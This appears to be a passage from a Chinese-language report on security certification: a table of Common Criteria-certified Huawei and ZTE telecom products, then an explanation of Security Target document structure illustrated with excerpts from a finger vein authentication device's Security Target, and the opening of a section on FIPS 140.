網路裝置與系統	iManager U2000	Huawei Technologies Co. Ltd.	EAL3+,ALC_FLR.2	06/04/2015
網路裝置與系統	USP running on Huawei Transmission Equipment Series (WDM/OTN,SDH/MSTP, RTN) V100R013C00	Huawei Technologies Co. Ltd.	EAL3,ALC_FLR.2	06/02/2015
網路裝置與系統	3900 Series LTE eNodeB Access Control Software version V100R008C01SPC820	Huawei Technologies Co. Ltd.	EAL4+,ALC_FLR.1	03/06/2015

產品類別	產品名稱	製造商	保證等級	認證日期
網路裝置與系統	Carrier Grade Platform (CGP) Version 1 Release 5 (Unique version identifier: CGP V100R005C01) patch V100R005C01SPC506	Huawei Technologies Co. Ltd.	EAL3	03/06/2015
網路裝置與系統	3900 Series LTE eNodeB Access Control Software version V100R008C01SPC820B002	Huawei Technologies Co. Ltd.	EAL4+,ALC_FLR.1	11/03/2014
網路裝置與系統	CloudEngine Series Switch	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4	05/23/2014
網路裝置與系統	USN9810 Unified Service Node V900R012	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4	03/07/2014
網路裝置與系統	UGW9811	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4	12/13/2013
網路裝置與系統	S2300, S2700, S5300, S5700, S6300, S6700, S7700, S9300, S9700 Ethernet Switches V200R003	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4	08/21/2013
網路裝置與系統	WiMAX BS Software version V300R003C01SPC100	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	05/21/2012
網路裝置與系統	WCDMA NodeB Software, V200R013C01SPC010	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	04/26/2012
網路裝置與系統	BSC6900 Multimode Base Station Controller Software, V900R013C01SPC010	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	04/23/2012
網路裝置與系統	GBTS Software, version V100R013C01	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	04/03/2012
網路裝置與系統	HERT-BBU Software Platform, version	Huawei Technologies	EAL3+,ALC_CMC.4,ALC_	04/03/2012

產品類別	產品名稱	製造商	保證等級	認證日期
	V200R007C01SPC040B811	Co. Ltd.	CMS.4	
網路裝置與系統	3900 Series LTE eNodeB Software, version V100R004C00SPC100	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	03/20/2012
網路裝置與系統	Integrated Management Application Platform Version 3 Release 1 C05 SPC500	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	03/03/2012
網路裝置與系統	iManager M2000 version 2 Release 11 C01 CP 1301	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	03/03/2012
網路裝置與系統	Carrier Grade Platform (CGP) v1 r5	Huawei Technologies Co. Ltd.	EAL3	07/05/2011
網路裝置與系統	NetEngine40E/CX600 Universal Service Router v6 r1	Huawei Technologies Co. Ltd.	EAL3	07/05/2011
其它裝置與系統	FusionSphere	Huawei Technologies Co. Ltd.	EAL3,ALC_FLR.2	11/23/2015
存取控制裝置與系統	Access System Series C30X	ZTE Corporation	EAL2+,ALC_FLR.2	03/04/2013
存取控制裝置與系統	Base Station Controller Series	ZTE Corporation	EAL2+,ALC_FLR.2	09/14/2012
存取控制裝置與系統	Access System Series	ZTE Corporation	EAL2+,ALC_FLR.2	08/17/2012
網路裝置與系統	Softswitch and Media Gateway Communication System	ZTE Corporation	EAL2+,ALC_FLR.2	03/15/2012
網路裝置與系統	ZXUN USPP Universal Subscriber Profile Platform	ZTE Corporation	EAL2+,ALC_FLR.2	12/16/2011
網路裝置與系統	ZXR10 5900 & 5900E & 8900 & ZSR & T1200 Series Switches and Routers running the ZXROS Operating System	ZTE Corporation	EAL3+,ALC_FLR.2	11/22/2011

產品類別	產品名稱	製造商	保證等級	認證日期
網路裝置與系統	ZXR10 M6000 & T8000 & 8900E Series Routers and Switches Running the ZXROSNG Operating System	ZTE Corporation	EAL3+,ALC_FLR.2	11/10/2011
網路裝置與系統	ZXR10 3900 Series Switches Running the ZXROS Operating System	ZTE Corporation	EAL3+,ALC_FLR.2	10/21/2011
網路裝置與系統	Mobile Switching Center Server / intelligent Controller Extensive	ZTE Corporation	EAL2+,ALC_FLR.2	09/26/2011
網路裝置與系統	NetNumen U31 R13 V12.11.10 Element Management System (EMS) for Linux/HP	ZTE Corporation	EAL2+,ALC_FLR.2	04/18/2011
其它裝置與系統	Optical Transmission Equipment Series	ZTE Corporation	EAL2+,ALC_FLR.2	02/25/2013

資料來源：本團隊整理

（四）安全標的文件之架構

以下針對安全標的文件架構為例做簡單的介紹，安全標的之文件係由以下幾個部分所組成，各文件組成說明如下。

1. 安全標的（ST）

使用文字的方式描述 ST 的基本資訊，以及該 ST 評估的 TOE。

- ST/TOE reference：針對 ST 與 TOE 的基本資訊作明確的描述，通常包含 ST 的標題、版本、發布日期、作者，以及該 ST 評估的 TOE 之名稱、開發者名稱、版本(請參見圖 3- 44)。
- TOE overview：簡短的描述 TOE 的使用方法與 TOE 的種類，針對 TOE 的潛在使用者與 TOE 具有的安全特性做簡短的說明(請參見圖 3- 45)。
- TOE description：更為詳細的描述 TOE 的相關資訊，可能包含物理層面與邏輯層面的描述。物理層面會描述組成該 TOE 的硬體、韌體與軟體等實質上存在的客觀描述(如圖 3- 46)；邏輯層面則從安全功能出發，描述該 TOE 具備的安全特性

與功能(如圖 3- 47)。

1.1. ST AND TOE REFERENCE

ST Title:	UBReader2 Security Target
ST Version:	1.12
ST Date:	2011-12-05
ST Author:	Hitachi-Omron Terminal Solutions, Corp.
CC-Version:	3.1 Release 3
Keywords:	authentication; biometric; identification; verification; finger vein
TOE:	Finger Vein Authentication Device UBReader2 and its related guidance documentation [AGD] <Model: TS-E3F1-700UW / TS-E3F1-700UWP> <Hardware: D, Software: 03-00>
Developer:	Hitachi-Omron Terminal Solutions, Corp.

圖 3- 44 ST/TOE 參照

資料來源：日本日立

1.2. TOE OVERVIEW

The scope of this Security Target (ST) is to describe the functionality of the Finger Vein Authentication Device UBReader2 (UBR2) as a biometric system in terms of [CC] and to define functional and assurance requirements for it.

In this context the major scope of the UBR2 as a biometric system is to verify or reject a human being using a pattern of his or her finger vein as unique characteristics of his or her body. The TOE is used by an application (e.g. a portal) which utilizes the functionality of the TOE to verify the identity of a user. The TOE requires other components in its operational environment which are identified in chapter 1.3.6.

Please note that inside this ST the enrolment and the identification process of a biometric system (see also chapter 1.3.2) are not considered. Chapter 1.3 gives a more details overview about the design of the TOE and its boundaries.

圖 3- 45 TOE 概況

資料來源：日本日立




圖 3- 46 實體範圍

資料來源：日本日立

The logical scope of the TOE is best described by enumeration of the provided security functionality:

- Verification of user identity with finger vein patterns (1:1 matching using device internal database)
- Data protection by deletion of residual information
- Protection against physical tampering and replay attacks

圖 3- 47 邏輯範圍

資料來源：日本日立

2. 一致性宣告（Conformance claims）

宣告該 ST 的符合性（Conformance）。

- CC conformance claim：說明與此 ST 具有符合性的 CC 版本號(如圖 3- 48)。
- PP claim：說明所有與此 ST 具有符合性的 PP。
- Package claim：說明所有與此 ST 具有符合性的安全需求描述套件。

2. CONFORMANCE CLAIMS

2.1. CC CONFORMANCE CLAIMS

This ST has been developed using Version 3.1 R3 of Common Criteria [CC].

This ST is conform to part 2 and 3 of [CC]; no extended components have been defined.

2.2. PP CLAIM

This ST does not claim conformance to any Protection Profile.

2.3. PACKAGE CLAIM

This ST conforms to assurance package EAL2 as defined in Common Criteria Part 3.


圖 3- 48 Conformance claim

資料來源：日本日立

3. 安全問題定義（Security problem definition）

描述此 ST 要探討的安全問題，並給出明確的定義。

- Assumptions：說明基本的假設，在此假設之下，TOE 才能提供所有它宣稱能夠達到的安全功能，可能包含操作環境、操作人員與其他關連性的假設(如圖 3-49)。
- Threats：針對遭遇到的威脅做出定義，一個威脅會包含威脅代理人（Threat agent）與有害動作（Adverse action）。威脅代理人是造成威脅的主體，常見的威脅代理人為攻擊者、使用者及故障等。有害動作則是威脅代理人採取的動作，而威脅因此產生，例如：一個惡意的駭客，利用公司的內部網路，從遠端複製機密的文件(如圖 3- 50)。
- Organizational security policies（OSP）：描述操作環境之安全規則、程序或指引。例如：只有具備系統管理員授權與通過機構許可的使用者才能被允許存取該機構之主機設定檔(如圖 3- 51)。



3.3. ASSUMPTIONS


A.ADMINISTRATION

The administrator is well trained, non hostile, and reads the guidance documentation carefully, completely understands and applies it.

The administrator is responsible to accompany the TOE installation and oversees the biometric system requirements regarding the TOE as well as the TOE settings and requirements.

圖 3- 49 Assumptions example

資料來源：日本日立



3.4. THREATS


T.BRUTEFORCE

An attacker may perform a brute force attack in order to get verified by the TOE using the identity of another user.

In this way the attacker is trying to get access to the assets residing in the environment that should be protected with the support of the TOE.

圖 3- 50 Threats example

資料來源：日本日立



3.5. OSPs

OSP.ERROR

The TOE shall meet recognised national and/or international criteria for its security relevant error rates (e.g. False Accept Rate (FAR) and False Rejection Rate (FRR)).

For the TOE a FAR of less than 0.001 is claimed.

圖 3- 51 OSP example


資料來源：日本日立

4. 安全目標（Security Objectives）

簡明的描述如何解決 Security problem definition 中定義的問題。

- Security Objectives for the TOE（SO）：說明針對 TOE 的 security objectives，也就是 TOE 需要具備怎麼樣的安全特性(如圖 3- 52)。
- Security Objectives for the Environment（SOE）：說明針對 TOE 操作環境的 security objectives，也就是操作 TOE 的環境需要具備怎麼樣的安全特性(如圖 3- 53)。
- Security Objectives rationale：對於各個 security objectives 是如何解決不同的威脅做出原理性的說明，需要顯示 security objectives 是如何追朔回到 security problem definitions 中的威脅、OSPs 和假設，並且提供追朔的正當性(如圖 3- 54)。（追朔

可以理解為一個因為...所以...的概念，因為有了某個 security objectives，所以某個威脅、OSPs 或假設可以分別被對抗、執行或維持。）



4.1. SECURITY OBJECTIVES FOR THE TOE

O.BIO_VERIFICATION

The TOE shall provide a biometric verification mechanism to ensure access to a portal with an adequate reliability.

The TOE shall ensure that only suitable biometric references (i.e. records that have been created and stored by the TOE itself) are processed.


An "Exact match" comparison should not be counted as a positive verification as it may be a replay attempt.

The TOE shall meet national and/or international criteria for its security relevant error rates. For the TOE a FAR of less than 0.001 is claimed.

The TOE shall not authenticate forged biometric samples.

圖 3- 52 Security Objectives for the TOE example

資料來源：日本日立




4.2. SECURITY OBJECTIVES FOR THE OPERATIONAL ENVIRONMENT

OE.ADMINISTRATION

It has to be ensured that the administrator is well trained, non-hostile, and has to read the guidance documentation carefully, completely understand and apply it.
The administrator shall be responsible to accompany the TOE installation and oversees the biometric system requirements regarding the TOE as well as the TOE settings and requirements.

圖 3- 53 Security Objectives for the TOE environment example

資料來源：日本日立



4.3.3. COUNTERING THE THREATS

The threat T.BRUTEFORCE (using a large amount of possible biometric data to verify against a wrong claimed id) is fully countered by O.BIO_VERIFICATION. O.BIO_VERIFICATION ensures that the biometric verification process itself is done with an appropriate reliability and that the chance of impostor brute force attempts is less than the specified limit for the assurance claim of the TOE.


圖 3- 54 Security Objectives rationale example

資料來源：日本日立

5. 擴充元件定義（Extended components definition）

組件（components）是 CC 裡面可以選擇的最小單位。當 CC 第二部分與第三部分的組件無法滿足此 ST 的需求時候，ST 會針對自身的需求定義擴展組件（extended component）。

- Extended components definition：定義自身使用到的擴展組件，需要滿足清晰、可評估、不模稜兩可的特點，也要有與 CC 類似的標記（labeling）、陳述方式（manner of expression）、階層性的架構(如圖 3- 55)。



5. Extended Components Definition (ASE_ECD)

5.1 Definition of Family FCS_RNG

This section has been taken over from the certified (BSI-PP-0035) Smartcard IC Platform Protection profile [27].

Family behavior

This family defines quality requirements for the generation of random numbers which are intended to be use for cryptographic purposes.

Component leveling:

FCS_RNG Generation of random numbers	1

FCS_RNG.1	Generation of random numbers requires that random numbers meet a defined quality metric.
Management:	FCS_RNG.1
	There are no management activities foreseen.
Audit:	FCS_RNG.1
	There are no actions defined to be auditable.
FCS_RNG.1	Quality metric for random numbers
Hierarchical to:	No other components.
Dependencies:	No dependencies.
FCS_RNG.1.1	The TSF shall provide a [selection: *physical, non-physical true, deterministic, hybrid*] random number generator that implements: [assignment: *list of security capabilities*].
FCS_RNG.1.2	The TSF shall provide random numbers that meet [assignment: *a defined quality metric*].


圖 3- 55 Extended components definition example

資料來源：日本日立

6. 安全需求（Security requirements）

針對檢測標的所需要達到的安全需求。

- Security functional requirements：SFRs 是將 security objectives 翻譯成標準語言的形式。
- Security assurance requirements：SARs 是使用標準語言描述如何評估 TOE(如圖 3-56)。
- Security requirements rationale：針對 SFRs 與 security objectives 的對應做出原理性的說明，顯示該 SFR 對應之 security objective 的追朔，並給出一套正當的理由顯示所有的 security objectives 都已經被 SFRs 所涵蓋處理。針對 SARs，需要解釋為什麼這個特定的 SARs 集合會被選擇。



6.4.2 SARs rationale

6.4.2.1 Evaluation Assurance Level Rationale

An assurance requirement of **EAL5** is required for this type of TOE since it is intended to defend against sophisticated attacks. This evaluation assurance level was selected since it is designed to permit a developer to gain maximum assurance from positive security engineering based on good commercial practices. **EAL5** represents the highest practical level of assurance expected for a commercial grade product.

In order to provide a meaningful level of assurance that the TOE provides an adequate level of defense against such attacks, the evaluators should have access to the low level design and source code. The lowest for which such access is required is **EAL5**.

The assurance level **EAL5** is achievable, since it requires no specialist techniques on the part of the developer.

6.4.2.2 Assurance Augmentations Rationale

Additional assurance requirements are also required due to the definition of the TOE and the intended security level to assure.

ALC_DVS.2 Sufficiency of security measures


Development security is concerned with physical, procedural, personnel and other technical measures that may be used in the development environment to protect the TOE.

圖 3- 56 SARs rationale example

資料來源：日本日立

7. 評估標的總結（TOE summary specification）

提供讀者或可能的消費者摘要性的描述，使其了解 TOE 如何滿足所有的安全功能要求(SFRs)(如圖 3- 57)。



7. TOE summary specification (ASE_TSS)

This section provides a description of the security functions and assurance measures of the TOE that meet the TOE security requirements.

7.1 Security Functionality

The following table provides a list of all security functions.

Table 27. List of all security functions

No	TOE Security Function	Short Description
1.	SF.AccessControl	enforces the access control
2.	SF.Audit	Audit functionality
3.	SF.CryptoKey	Cryptographic key management
4.	SF.CryptoOperation	Cryptographic operation
5.	SF.I&A	Identification and authentication
6.	SF.SecureManagement	Secure management of TOE resources
7.	SF.PIN	PIN management

圖 3- 57 TOE summary specifications example

資料來源：日本日立

三、FIPS 140

美國聯邦資訊處理標準（Federal Information Processing Standards，簡稱 FIPS），是除了軍事機構以外的政府機構與政府承包商在採購及存取資訊與通訊安全設備時，必須使用與遵守的標準。FIPS 140 為 FIPS 第 140 號標準，第一版 FIPS 140-1 經由美國「商務部」核准，於 1996 年由美國「國家標準與技術研究院」制定完成並公布。第二版 FIPS 140-2 於 2001 公布，目前第三版 FIPS 140-3 的草案正在審核中。

